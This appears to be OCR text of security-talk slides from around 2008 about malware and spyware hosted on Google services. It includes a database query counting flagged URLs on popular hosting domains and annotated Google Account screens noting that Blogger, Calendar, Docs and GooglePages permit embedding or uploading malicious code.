
HOSTING + REGIONAL + COLLATERAL DAMAGE

PERSONAL & GARBAGE

PHISH, FRAUD, SPAM

```
mysql>
mysql> SELECT COUNT  FROM vurldb
        WHERE hostname RLIKE
    '(.+\.)?(googlepages|geocities|yahoo|
    facebook|myspace|google|live)\.com'
  AND category IN ('Malicious Web Sites',
      'Spyware', 'Keylogger') AND
  add_date BETWEEN '2008-02-01' AND
             '2008-02-29';

        mysql> 3032
```

The BLOG TAIL / WEB TWO DOT UH OH



Google Accounts

dan's Google Account


Personal information - Edit

Change password
Change security question

My products - Edit

- Blogger
- Calendar
- Docs
- Gmail - Settings
- iGoogle - Settings Add content
- Page Creator - Settings
- Picasa Web Albums - Settings

The BLOG TAIL / WEB TWO DOT UH OH



dan's Google Account

Personal information - Edit


Change password
Change security question

My products - Edit

- Blogger
- Calendar
- Docs
- Gmail - Settings
- iGoogle - Settings Add content
- Page Creator - Settings
- Picasa Web Albums - Settings

Blogger: Allows embedded URL's to malicious code

The BLOG TAIL / WEB TWO DOT UH OH



dan's Google Account

Personal information - Edit

Change password
Change security question


My products - Edit

- Blogger
- Calendar
- Docs
- Gmail - Settings
- iGoogle - Settings Add content
- Page Creator - Settings
- Picasa Web Albums - Settings

Blogger: Allows embedded URL's to malicious code

Calendar + DOCS: allow embedded malicious code

The BLOG TAIL / WEB TWO DOT UH OH



Google Accounts

dan's Google Account

Personal information - Edit

Change password

Change security question

My products - Edit


- Blogger
- Calendar
- Docs
- Gmail - Settings
- iGoogle - Settings Add content
- Page Creator - Settings
- Picasa Web Albums - Settings

Blogger: Allows embedded URL's to malicious code

Calendar + DOCS: allow embedded malicious code

GooglePages: allows upload of malicious code

The BLOG TAIL / WEB TWO DOT UH OH



dan's Google Account

Personal information - Edit

Change password
Change security question

My products - Edit

- Blogger
- Calendar
- Docs
- Gmail - Settings
- iGoogle - Settings Add content
- Page Creator - Settings
- Picasa Web Albums - Settings

